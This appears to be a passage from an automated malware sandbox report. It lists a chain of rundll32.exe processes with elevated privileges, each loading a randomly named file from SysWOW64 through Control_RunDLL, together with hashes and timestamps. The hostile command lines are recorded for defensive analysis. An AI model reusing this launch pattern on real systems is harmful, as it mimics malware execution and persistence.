Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vvrwkvknxaabriyw\pmfojithd cmeryt.srg',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5556 Parent PID: 5672

General

Start time:	06:40:08
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Niikduolbedqywld\lkcbagravqkrfqh.nmi',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 3924 Parent PID: 5556

General

Start time:	06:40:09
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zoyzltjfgemqhsmn\vnkfptckelbvwlk.boa',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 488 Parent PID: 3924

General

Start time:	06:40:11
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Livoial\pcccws.vji',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5148 Parent PID: 488

General

Start time:	06:40:12
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\lazkdtsnhfgqyu\kqzarazxjjgtp.ohz',Control_RunDLL

Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5180 Parent PID: 5148

General

Start time:	06:40:14
Start date:	14/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qrtvgntlq\jkzevdis.pdj',Control_RunDLL
Imagebase:	0x370000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis